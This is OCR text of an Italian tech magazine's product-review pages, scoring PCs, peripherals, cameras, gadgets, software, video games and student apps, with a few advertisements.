Desktop in formato console

Il PC per divertirsi alla grande con ogni gioco

PC Desktop

ASUS ROG GR6-R007R

ASUS • Tel. 199 400089 • www.asus.it

Ispirato alle console, il ROG GR6 è un desktop compatto capace di performance grafiche stupefacenti. La sua vocazione, infatti, è il gioco, anche se poi è a tutti gli effetti un computer e quindi lo si può utilizzare con qualsiasi tipologia di attività, dall'intrattenimento domestico alla grafica multimediale. Rispetto a una vera console, quindi, è più flessibile e offre più funzionalità. È perfetto per la scrivania ma anche per il salotto visto che occupa lo spazio di soli 2,5 litri. Per collegarlo in Rete non occorre alcun cavo visto che è dotato anche di Wi-Fi ac. È equipaggiato con un processore di quinta generazione, una potente scheda video GeForce GTX960M da 2 GB e un'unità SSD. Inoltre ha un sistema di dissipazione del calore molto efficiente: anche sotto il massimo sforzo si rivela silenzioso, con un'emissione di soli 28 dB.

Convenienza	7
Caratteristiche	8
Innovazione	8
VOTO	23/30

Un ibrido senza compromessi

Per offrire anche un'esperienza sonora immersiva, il ROG GR6 è stato dotato della tecnologia SupremeFX audio mentre grazie alla suite Sonic Studio riesce a simulare un audio 7.1 anche attraverso normalissime cuffie stereo. Sul pannello frontale, subito sotto al tasto di accensione, è presente invece il pulsante Steam Big Picture Launcher per accedere velocemente alla piattaforma Steam Big Picture e fruire sulla TV di un'esperienza simile a quella di una vera console: basterà un solo clic per accedere ai propri giochi e iniziare a divertirsi. Questo PC offre poi un numero sufficiente di porte di espansione e, sfilando il pannello laterale, si accede facilmente agli slot per aggiornare memoria RAM e hard disk.

Processore: Intel Core i5 5200U • **RAM:** 8 GB • **Hard Disk:** 128 GB SSD • **Scheda video:** NVIDIA GeForce GTX960M • **Unità ottica:** n.d. • **Sistema operativo:** Windows 8.1 • **Extra:** WiFi ac, LAN, 4 USB 3.0, 2 USB 2.0, HDMI, DisplayPort • **Dimensioni:** 6 x 24.5 x 23.8 cm • **Peso:** 1.284 Kg

Un ufficio in casa

Multifunzione

HP OFFICEJET 3830

HP • Tel. 848 800871 • www.hp.com/it

Una multifunzione compatta e completa, ottima per svolgere in casa qualsiasi attività di stampa. Ha il fax e l'alimentatore di documenti automatico per velocizzare la scansione e la copia dei documenti. Può essere utilizzata col PC, ma anche con i dispositivi mobile grazie al Wi-Fi integrato. Ha anche un design molto elegante, il display a colori e può utilizzare cartucce ad alta capacità per abbattere i costi di gestione.

Funzioni: Stampa, copia, scansione e fax • **Interfaccia:** USB, Wi-Fi • **Velocità di stampa:** 8,5 ppm in bianco e nero, 6 ppm a colori • **Dimensioni:** 450 x 364 x 224,4 mm

Convenienza	8
Caratteristiche	8
Innovazione	8
VOTO	24/30

Audio a 5 stelle

Speaker Bluetooth

SOUND BLASTER ROAR 2

CREATIVE • www.creative.com

Più piccolo del modello precedente, il Roar 2 è uno speaker Bluetooh dalle innumerevoli funzionalità. È dotato di 5 driver per fornire un audio cristallino e bassi profondi con qualsiasi tipologia di sorgente e può essere utilizzato con ogni dispositivo mobile e anche con la PS4. La batteria integrata da 6.000 mAh consente anche di ricaricare smartphone e tablet, può essere sfruttato per le conversazioni in vivavoce e ha persino un lettore di memory card per la riproduzione dei brani e il registratore vocale. Molto più di un semplice speaker portatile.

Convenienza	7
Caratteristiche	9
Innovazione	8
VOTO	24/30

Driver: 1 x Woofer 2.5", 2 x Tweeter 1.5", 2 x Radiatori passivi **Connessioni:** USB, NFC, Bluetooth, Aux-In • **Autonomia batteria:** 8 ore • **Dimensioni:** 51.0 x 188.0 x 109.0 mm • **Peso:** 1 Kg

PC in abito da sera

Un desktop bello fuori, potente dentro!

PC Desktop

HP ENVY 750-004NL

HP • Tel. 848 800871 • www.hp.com/it

HP rinnova la sua linea di desktop di fascia alta con l'ENVY 750 che si presenta con un design molto più elegante rispetto al modello precedente. Grazie al pannello frontale in alluminio spazzolato può far bella mostra di sé accanto al monitor e non essere relegato sotto la scrivania. Si tratta comunque di un PC fisso dall'impostazione tradizionale, orientato a chi cerca un sistema capace di offrire performance di alto livello, ma al tempo stesso con ampie possibilità di espansione. Sarà sufficiente rimuovere il pannello laterale per sostituire o aggiungere hard disk, unità ottica, scheda video e RAM. Il masterizzatore è nascosto dietro al piccolo pannello verticale, soluzione elegante ma forse non molto pratica. Anche le quattro porte USB anteriori e il lettore di memory card non si trovano sul pannello frontale, ma su quello superiore, risultando di conseguenza un po' scomode da raggiungere.

Un PC con i muscoli

Si tratta comunque di un sistema configurato per essere già in partenza molto versatile. Il potente processore Intel Core i7 di quarta generazione con cui è equipaggiato è un quad core da 3,6 GHz, cui sono affiancati 8 GB di RAM (espandibile fino a 16 GB) e un capiente hard disk da 1 TB. A supportare la grafica abbiamo una scheda video GeForce GTX 960 da 2 GB di memoria dedicata. Il sistema audio, invece, è stato sviluppato in collaborazione con Bang & Olufsen, azienda subentrata dopo la fine della partnership con Beats Audio. Ampie, infine, le possibilità di espansione con ben 8 porte USB e il Wi-Fi integrato. Un computer, in conclusione, capace di adattarsi a qualsiasi esigenza, penalizzato solo da un prezzo un po' elevato.

Convenienza	6
Caratteristiche	8
Innovazione	8
VOTO	22/30

Processore: Intel Core i7-4790 • **RAM:** 8 GB • **Hard Disk:** 1 TB • **Unità ottica:** DVD • **Scheda video:** NVIDIA GeForce GTX 960 • **Sistema operativo:** Windows 8.1 • **Extra:** 4 USB 3.0, 4 USB 2.0, HDMI, LAN, Wi-Fi, lettore SD • **Dimensioni:** 40,5 x 16,5 x 40,1 cm • **Peso:** 9,85 kg

€ 1.100,00

- PROCESSORE CORE I7 DI QUARTA GENERAZIONE
- SCHEDA VIDEO GEFORCE GTX 960
- 8 GB DI RAM

Linea ultrasottile

Monitor

LENOVO THINKVISION X24

LENOVO • www.lenovo.com

Questo monitor è dotato di un nuovo schermo IPS che utilizza al posto del solito involucro di plastica un pannello preverniciato in metallo che ha permesso di ottenere uno spessore di soli 7,5 mm. Il design è pertanto pulito ed elegante senza compromettere la qualità delle immagini riprodotte. Inoltre, grazie alla cornice molto ridotta, può essere la soluzione ideale per avere un'area di lavoro maggiore affiancando più monitor.

Schermo: 23,8" Full HD **Interfacce:** HDMI e DisplayPort • **Dimensioni:** 540 x 324.41 x 37.7 mm

€ 251,58

Convenienza	7
Caratteristiche	7
Innovazione	7
VOTO	21/30

Controllo preciso

Mouse

LOGITECH WIRELESS MOUSE M345

LOGITECH • Tel. 02 2151062 • www.logitech.com

€ 19,99

Dotato di un'impugnatura in gomma antiscivolo, è un mouse che può essere utilizzato anche dai mancini e dotato di tecnologia di tracciamento ottico avanzato per offrire la massima precisione con ogni superficie. È fornito di scroller inclinabile e di ricevitore Unifying che ne consente l'uso fino a una distanza massima di 25 metri. Per alimentare il Logitech Mouse M345, basta una sola batteria con cui sarà possibile utilizzarlo fino ad un massimo di 18 mesi.

Interfaccia: wireless con ricevitore USB • **Alimentazione:** 1 pila AA • **Sensore:** Laser (1.000 dpi) • **Dimensioni:** 61 x 101 x 37 mm

Convenienza	7
Caratteristiche	8
Innovazione	8
VOTO	23/30

avxhome.se

Foto al top con ogni scena

Una compatta capace di scatti professionali da qualsiasi distanza

€ 999,00

SENSORE CMOS DA 20 MEGAPIXEL

WI-FI INTEGRATO

ZOOM OTTICO 25X

Digicam

CANON POWERSHOT G3 X

CANON • Tel. 848 800519 • www.canon.it

Ecco una compatta che sa offrire le performance di una reflex ma non la versatilità delle ottiche intercambiabili. Dal punto di vista progettuale è vicina a una mirrorless, ma con ottica fissa. Canon ha pensato bene di riproporre le caratteristiche vincenti dei vecchi modelli di questa serie aggiungendo un'ottica più potente. L'obiettivo offre una lunghezza focale pari a 8,8 - 220 mm, con uno zoom ottico 25x e un'apertura massima di f/2,8 - f/5,6. A questo aggiunge un sistema di stabilizzazione dell'immagine avanzato su 5 assi per catturare immagini sempre nitide.

Imperfetta solo nel prezzo

Il sensore da 1" e il processore Digic 6 offrono prestazioni eccezionali con qualsiasi tipo di illuminazione. La PowerShot G3 X è inoltre dotata di controlli manuali completi accessibili sia attraverso le ghiere fisiche che dal display touch. Lo schermo, poi, è reclinabile. Non sono da meno i video, che si possono registrare in Full HD e assistiti dal Touch AF per il cambio veloce della messa a fuoco. A tutto questo aggiunge un corpo macchina resistente a polvere e umidità, e la connessione Wireless per la condivisione veloce e lo scatto remoto. Sfruttando la slitta per gli accessori si possono aggiungere il mirino elettronico ad alta risoluzione e un flash EOS Speedlite.

Convenienza	6
Caratteristiche	9
Innovazione	8
VOTO	23/30

Sensore: CMOS da 20 megapixel • **Zoom ottico/digitale:** 25x/4x • **Registrazione video:** Full HD • **Display:** 3,2 pollici touch reclinabile • **Connessioni:** USB, HDMI, Wi-Fi, NFC **Dimensioni:** 123 x 77 x 105 mm • **Peso:** 733 g

Vigila la tua casa

IP Cam

SITECOM WI-FI HOME CAM TWIST

SITECOM • www.sitecom.com

€ 139,99

Con questa piccola videocamera puoi tenere sotto controllo la casa quando sei via 24 ore su 24 e in qualità HD. Il sensore, infatti, è dotato di un LED a infrarossi per le riprese in notturna che si attiva automaticamente quando viene meno la luce. È dotata inoltre di movimento orizzontale motorizzato di 300° mentre l'inclinazione si regola in manuale. Per installarla occorrono un paio di minuti: basta scaricare l'app per lo smartphone e fare una scansione del codice QR della videocamera.

Sensore: CMOS da 1 Mpixel **Video:** 720p • **Wireless:** 802.11 b/g/n, Bluetooth 4.1 • **Riprese al buio:** Fino a 5 metri


Convenienza	7
Caratteristiche	9
Innovazione	9
VOTO	25/30

Il super Kindle

eBook reader

KINDLE VOYAGE

AMAZON • www.amazon.it



€ 189,99

Per chi ama la lettura, il Voyage rappresenta un nuovo punto di riferimento. Il suo display da 6 pollici offre la stessa esperienza di un foglio di carta ed è dotato di luce integrata a regolazione automatica che garantisce la luminosità ideale in qualsiasi ora della giornata. E grazie al sensore VoltaPagina per cambiare la pagina ti basta una leggera pressione sui bordi a lato dello schermo. Con 60 euro in più si può acquistare la versione con connessione 3G gratuita.

Display: 6" Carta e-paper e luce integrata (300 ppi) • **Connessione:** Wi-Fi • **Memoria:** 4 GB • **Dimensioni:** 162 x 115 x 7,6 mm

Convenienza	6
Caratteristiche	9
Innovazione	9
VOTO	24/30

Tieni d'occhio i consumi!

TECHLY IPW-ADP-ENM2

€ 15,99 | www.manhattanshop.it

Questo rilevatore di consumi permette di monitorare i dispendi energetici e di stimarne i costi individuando le apparecchiature elettriche (computer, monitor, stampanti, televisori, lettori Blu-ray, ecc) presenti in ambienti domestici e lavorativi che assorbono maggiore energia e quindi incidono di più sulla bolletta. Per utilizzare questo apparecchio basterà inserirlo in una qualsiasi presa di corrente, collegarvi la presa schuko del dispositivo oggetto della misurazione e impostare la tariffa energetica. Le informazioni compariranno sul display LCD a tre fasce. Il dispositivo rileva la potenza (Watt), la tensione (Volt), la frequenza (Hz) e l'effettiva corrente consumata.

Convenienza	10
Caratteristiche	10
Innovazione	9
VOTO	29/30

Cover o passatempo?

ICASE LABIRINTO PER IPHONE 5

€ 22,48 | www.amazon.com

Se vogliamo regalare a un amico un gadget utile ma al tempo stesso originale, possiamo optare per questa simpatica custodia per iPhone. Sembra in tutto e per tutto una normale cover per proteggere il device da urti e cadute, ma nella parte posteriore è un vero e proprio labirinto nel quale far viaggiare la pallina metallica. Le tre versioni disponibili di questo gadget si differenziano per la colorazione e il disegno. Non resta che scegliere quella che preferiamo!

Convenienza	9
Caratteristiche	10
Innovazione	9
VOTO	28/30

Riprese video alla moda

MEDIACOM SPORT GLASS HD

€ 130,90 | www.amazon.com

Questi occhiali con lenti polarizzate intercambiabili integrano una Webcam full HD da 5 megapixel e sono ideali per catturare immagini soprattutto quando si pratica attività fisica all'aperto. Una volta indossati, riprendono perfettamente ciò che gli occhi stanno guardando e assicurano un'autonomia di un'ora. Controllabili grazie a un solo tasto, dispongono di memoria espandibile con TF card e connessione USB 2.0 con PC e Mac.

Convenienza	9
Caratteristiche	9
Innovazione	9
VOTO	27/30

Bevute vintage

SOTTO BICCHIERI LOOK VINILE

€ 10,95 | www.troppotogo.it

Se vogliamo fare un regalo originale e poco dispendioso, possiamo optare per questi simpatici sottobicchieri che riproducono perfettamente i vecchi dischi in vinile. La confezione di vendita contiene sei pezzi, ciascuno di colore diverso e antiscivolo.

VOTO 25/30

Notifiche… al dito!

MOTA SMARTRING

€ 75,00 | wwww.mota.com

Compatto e leggero, è un elegante anello ad alta tecnologia resistente all'acqua e dotato di un display ben visibile anche all'aperto. Dopo averlo accoppiato con un dispositivo Android o un iPhone, permette di ricevere notifiche delle chiamate in arrivo, messaggi di testo ed e-mail.

VOTO 24/30

Musica da indossare

HI-HOODIE

€ 109,99 | wwww.hi-fun.com

Ideale per chi ama ascoltare musica in qualsiasi momento. Dotata all'interno del cappuccio di microfoni integrati, nella tasca frontale permette di custodire lo smartphone o il lettore MP3, da connettere via jack universale. Può essere messa in lavatrice, rimuovendo le componenti elettriche.

VOTO 23/30

INCOMEDIA

FATTI CONOSCERE!

anche

VITTORIO BRUMOTTI

sceglie

WEBSITE X5

COUPON SCONTO DEL 50%
www.websitex5.com/store

EVWMA


Offerta valida fino al 31/08/2015

IL SOFTWARE PIÙ INTUITIVO PER CREARE SITI WEB, BLOG E NEGOZI ONLINE

Semplice da usare, professionale nei risultati

WebSite X5 non richiede nessuna conoscenza di programmazione e ti garantisce semplicità d'uso, flessibilità e ampi spazi di personalizzazione.

Non ci sono canoni: con una licenza, lo installi su 2 PC e crei tutti i siti che vuoi, per te, i tuoi amici e i tuoi clienti.



websitex5
www.incomedia.eu

Masterizza l'impossibile!

Una suite completa per realizzare i tuoi progetti su CD, DVD e Blu-ray

MASTERIZZAZIONE

ASHAMPOO BURNING STUDIO 15

ASHAMPOO • www.ashampoo.com

Ashampoo Burning Studio 15 è ad oggi un punto di riferimento per coloro che vogliono masterizzare i loro progetti su un supporto ottico. Quest'ultima versione è stata ottimizzata e offre una codifica il 15 % più veloce rispetto alla precedente. Possiamo copiare dati, musica e video su CD, DVD e Blu-ray creando menu personalizzati dall'aspetto professionale. Possiamo realizzare splendide presentazioni utilizzando foto/video o realizzare CD Audio con tanto di copertine e libretti. È possibile "sfornare" dischi auto-avvianti, proteggere i dati con la crittografia incorporata, effettuare il backup automatico dei dispositivi mobile, masterizzare immagini di sistema e molto altro ancora. È stato inoltre aggiunto il supporto per gli M-Disc ed è stato migliorato quello per i BDXL multistrato capaci di offrire uno spazio di archiviazione fino a 128 GB.

La nuova interfaccia è più intuitiva e rende Ashampoo Burning Studio 15 adatto a qualsiasi utente, da quello avanzato a chi non ha alcuna esperienza di authoring.

Convenienza	9
Caratteristiche	8
Innovazione	8
VOTO	25/30

Sito Web da sogno


WEB

WEBSITE X5 PROFESSIONAL 11

INCOMEDIA • www.websitex5.com

Consente di progettare un sito dall'aspetto professionale in modo facile e veloce. Potrai realizzare blog, negozi on-line e altri progetti senza mettere mano al codice. Con i numerosi template a disposizione otterrai risultati perfetti. Compreso nel prezzo è fornito il servizio di Webhosting con 12 mesi di spazio Web, banda, database ed e-mail illimitati.

Convenienza	8
Caratteristiche	9
Innovazione	9
VOTO	26/30



Film in 3D fatti in casa

MULTIMEDIA

ENGELMANN MAKEME 3D

ENGELMANN MEDIA GMBH • www.engelmann.com

Grazie a questo software è possibile realizzare un video in 3D senza ricorrere ad apparecchiature particolari. Converte qualsiasi filmato 2D in un video in 3D compatibile con varie tecnologie, dai classici occhialini anaglifici rosso/ciano, al sistema NVIDIA 3D Vision. Sfruttando i vari preset sarà possibile adattare la risoluzione a qualsiasi dispositivo, dall'iPad alla PlayStation 3.

Convenienza	8
Caratteristiche	8
Innovazione	7
VOTO	23/30

L'angolo del libro

IPAD E IPHONE FACILE PER TUTTI

MONDADORI INFORMATICA • www.mondadorinformatica.it

Con un'app ormai possiamo fare di tutto senza usare il PC, ma chi non ha molta dimestichezza con la tecnologia può trovarsi disorientato. Grazie a questo libro chiunque riuscirà a imparare le funzioni di base dell'iPad e dell'iPhone.

Autore: Matteo Discardi • **Pagine:** 224

SVILUPPARE VIDEOGIOCHI PER IPHONE IPAD

EDIZIONI FAG • www.fag.it

Un utile manuale per scoprire i segreti della programmazione ad oggetti e sviluppare videogame per i dispositivi della Mela. Questo volume, inoltre, aiuterà i lettori a sfruttare le librerie di Cocos2D e Box2D, nonché il nuovissimo Sprite Kit.

Autore: Marco Girasoli • **Pagine:** 224

Un mondo fatto di lana

YOSHI'S WOOLLY WORLD

€ 49,99 | WiiU | NINTENDO • www.nintendo.it

La quiete sull'Isola Gomitolo viene interrotta dal malvagio Kamek che trasforma tutti i suoi abitanti in gomitoli di lana per poi rapirli. Ad aiutarli ci penseranno Yoshi e i suoi amici dinosauri che dovranno affrontare una serie di sfide per completare i livelli e ripristinare la pace. Si tratta di un platform game a scorrimento orizzontale che si svolge in sei mondi differenti. La cosa che rende unico e innovativo questo titolo è la grafica: l'idea di creare un mondo fatto di lana non è solo bello dal punto di vista visivo, ma influisce tantissimo nel gameplay. I gomitoli possono essere srotolati, i fili tirati e ci sono tantissimi altri effetti che andranno a influire sull'azione del giocatore. Portare a termine un livello non è di per sé molto difficile, ma le cose si complicano e non di poco se si vuole farlo raccogliendo tutti gli oggetti e scoprendo tutti i segreti disseminati lungo il percorso. Oltre alla modalità single player è disponibile anche la quella multiplayer locale da due giocatori.


Convenienza	7
Caratteristiche	9
Innovazione	9
VOTO	25/30

Raccogliendo i gomitoli di lana è possibile sbloccare coloratissime versioni di Yoshi.

Costruisci la tua fattoria

HARVEST MOON: THE LOST VALLEY

€ 39,90 | NINTENDO 3DS | NINTENDO • www.nintendo.com



È uno dei più avanzati e attesi simulatori di corse automobilistiche. Si può scegliere tra oltre 70 auto diverse e 70 tracciati e ci sono ben 16 campionati nella modalità carriera. Il livello tecnico è altissimo: con un hardware all'altezza e spingendo le impostazioni grafiche al massimo, si nota la cura eccezionale dei dettagli nelle auto. Ad aumentare il realismo contribuisce l'ottimo comparto audio, anche se non manca qualche piccolo difetto come i pit stop e il sistema di collisioni non impeccabili.

VOTO 20/30

Approda sull'isola dei Mii

TOMODACHI LIFE

€ 39,90 | NINTENDO 3DS | NINTENDO • www.nintendo.com

Uno dei giochi più divertenti per la piccola console di Nintendo. Lo scopo è quello di aiutare un personaggio di nome Mii a popolare un'isola fantasiosa cui dovremo assegnare un nome. Potremo aggiungere altri Mii creandoli da zero o usando quelli di altri utenti. Siamo di fronte a un simulatore di vita dove però le dinamiche che si creano sono del tutto folli e noi dovremo aiutare a risolverle. Storie d'amore, battibecchi tra amici ma anche cose strampalate come aiutare qualcuno a starnutire.

VOTO 25/30

Multimedia Junior

PREVENZIONE E TRATTAMENTO DELLE DIFFICOLTÀ DI NUMERO E DI CALCOLO

PC | EDIZIONI ERICKSON • www.erickson.it

Un corso rivolto agli alunni dell'infanzia e della scuola primaria strutturato per aiutare a superare le difficoltà numeriche e di calcolo. Comprende un CD più il libro con le guide per l'operatore.

Autore: I. Riccardi Ripamonti, C. Ripamonti • **Prezzo:** € 32,40

PREPARARSI AI PROBLEMI ARITMETICI DI SCUOLA SECONDARIA

PC | EDIZIONI ERICKSON · www.erickson.it


Il corso aiuta gli alunni nella risoluzione dei problemi aritmetici. Tramite il CD vengono usate attività ludiche che porteranno i ragazzi in un antico villaggio in cui un druido proporrà loro esercizi con difficoltà crescente.

Autore: Maria Chiara Passolunghi, Marzia Bizzaro • **Prezzo:** € 40,95

Ghostbusters per le strade di Tokyo

TOKYO TWILIGHT GHOST HUNTERS

€39,99 | PS3 | PS vita | NISAMERICA • www.nisamerica.com



Per interagire con i personaggi non ci sono solo i dialoghi a scelta multipla, ma si utilizzano anche risposte associabili ai cinque sensi.

Arriva Tokyo Twilight Ghost Hunters, un titolo che propone un gameplay che è un mix tra un gioco d'avventura e una visual novel, con elementi RPG. Ci troveremo a vestire i panni di uno studente appena giunto alla Kurenai Academy di Shinjuku che si troverà a fare una scoperta sconvolgente. Il primo giorno di scuola si imbatterà in un mondo soprannaturale a lui sconosciuto, in cui dovrà affrontare fantasmi di ogni genere con l'aiuto della sua squadra. La storia si svolge su 13 capitoli e ogni livello può essere paragonato all'episodio di una serie televisiva. Ogni caso è suddiviso in due parti: la prima serve da introduzione agli eventi dove l'interattività è piuttosto limitata. Si passa poi alla caccia del fantasma vera e propria, basata su una struttura a turni. Sebbene il livello di difficoltà non sia elevato, occorre qualche minuto per comprendere le tecniche migliori da usare per avere la meglio sui nemici.

Convenienza	8
Caratteristiche	7
Innovazione	8
VOTO	23/30

Col dito sul grilletto


TOWER OF GUNS

€14,99 | PS4 | PS3 | XBOX360 | PC

TERRIBLE POSTURE GAMES • www.towerofguns.com

Tower of Guns è uno sparatutto in prima persona in cui l'unico obiettivo è quello di fare fuoco a qualsiasi cosa si muova sullo schermo, raggiungendo man mano il piano più alto della torre. Un gioco, quindi, orientato a chi vuole passare qualche ora di puro divertimento. I livelli vengono generati in modo casuale così come i nemici da affrontare. Si ha a disposizione un arsenale incredibile, con fucili a pompa, mitragliatrici, lanciarazzi e armi di ogni genere.

VOTO 22/30



Avventura made in Italy

NERO

€19,99 | XBOX360

STORM IN A TEACUP • www.stcware.com/games/nero

Avvincente storia in prima persona in cui il protagonista è guidato attraverso una voce fuori campo nell'esplorazione di una foresta oscura popolata da insetti giganteschi molto strani. Ci si trova immersi in un racconto che si svolge in quattro ambientazioni differenti in cui il protagonista si troverà a risolvere una serie di puzzle che lo aiuteranno a scoprire il fine di questo suo lungo viaggio. Nonostante sia stato realizzato in Italia, il gioco è in inglese e quindi adatto solo a chi ha dimestichezza con la lingua.

VOTO 20/30

OnDSL Essential 7

Caratteristiche

Navigazione Internet fino a 7Mbps in Download e 384Kbps in Upload
IP Statico
Connessione FLAT (senza limiti di tempo e di volume di traffico)
Traffico non filtrato
Mailbox con servizio AntiSPAM professionale omaggio

Per sempre

SPECIAL OFFER

17,00€/mese
(iva inclusa**)

OnDSL Essential 20

Caratteristiche

Navigazione Internet fino a 20Mbps in Download e 384Kbps in Upload
IP Statico
Connessione FLAT (senza limiti di tempo e di volume di traffico)
Traffico non filtrato
Mailbox con servizio AntiSPAM professionale omaggio

Per sempre

SPECIAL OFFER

20,40€/mese
(iva inclusa**)

offerta riservata ai possessori di linea telefonica Telecom(***)

Opzioni aggiuntive

- Router wifi in comodato 2,50€/mese
- Dominio personalizzato .it/.com/.eu 9,90€/anno
- Mailbox aggiuntiva 5€/anno

Contributo attivazione 40€ (una tantum) , contributo migrazione da altro operatore 50€ (una tantum)*

Numero Verde
800.123.539

Aconet srl
Via Simone Martini, 127 - 00142 Roma
Tel. +39.06.659691
Fax. +39.06.65969200
@: airdsl@aconet.it
www.aconet.it

aconet
applications communications network

connettività - farm - collaboration - disaster recovery - servizi voce - cloud server

*i costi dei contributi di attivazione e migrazione sono suscettibili di variazione.**i prezzi sono suscettibili alla variazione IVA.*** Se non possiedi la linea Telecom (ovvero non paghi il canone) possiamo attivare l'adsl al costo mensile aggiuntivo di € 13,50 (iva compresa) da sommare al canone del profilo desiderato.In questo caso il costo di attivazione è pari a € 95 (iva compresa).


Speciale scuola

Organizza le tue lezioni

ISTUDIEZ PRO

Se sei uno studente di scuola superiore o frequenti l'università, questa applicazione potrebbe offrirti un valido aiuto per organizzare e gestire, con estrema facilità, tutte le attività didattiche, a partire dall'orario delle lezioni fino al calendario esami e ai giorni di vacanza. Nella sezione "Agenda" vengono memorizzati i periodi scolastici all'interno dei quali è possibile definire le singole materie e il relativo orario delle lezioni, che comprende date, orari, giorni della settimana, luogo e aula. Si possono pianificare i "Compiti" nell'omonima sezione che consente di scegliere il "Corso", tra quelli memorizzati per poi definire la data e la priorità, con la possibilità di aggiungere un compagno di studio mediante i "Contatti" del nostro telefonino. La sezione "Calendario" ci consente, inoltre, di tenere sotto controllo gli impegni del giorno e quelli successivi, nonché memorizzare le attività svolte per effettuare un resoconto del nostro impegno scolastico.

Convenienza	9
Caratteristiche	10
Innovazione	10
VOTO	29/30




Un ottimo strumento dedicato agli studenti per consultare, in completa autonomia, l'orario delle lezioni scolastiche, il calendario esami e i giorni di vacanza.

Esami sotto controllo

LIBRETTO UNIVERSITARIO GRATIS

Il libretto virtuale per gestire la carriera universitaria dagli esami sostenuti fino al calcolo del voto di laurea. Per ciascun esame è possibile inserire, oltre al voto, le informazioni relative al numero di CFU, data dell'appello, nome del docente e note aggiuntive. L'app calcola le statistiche relative a media e media ponderata, oltre a indicare il voto minimo necessario ai prossimi esami per mantenere il voto di laurea che desideriamo ottenere.



Esame Sostenuto	Data	Voto
Analisi Matematica 1	18/06/12	30L
Chimica	12/09/12	19
Geometria	04/02/13	23
Elettrotecnica II	08/06/13	24
Fondamenti di Informatica I	12/09/13	18

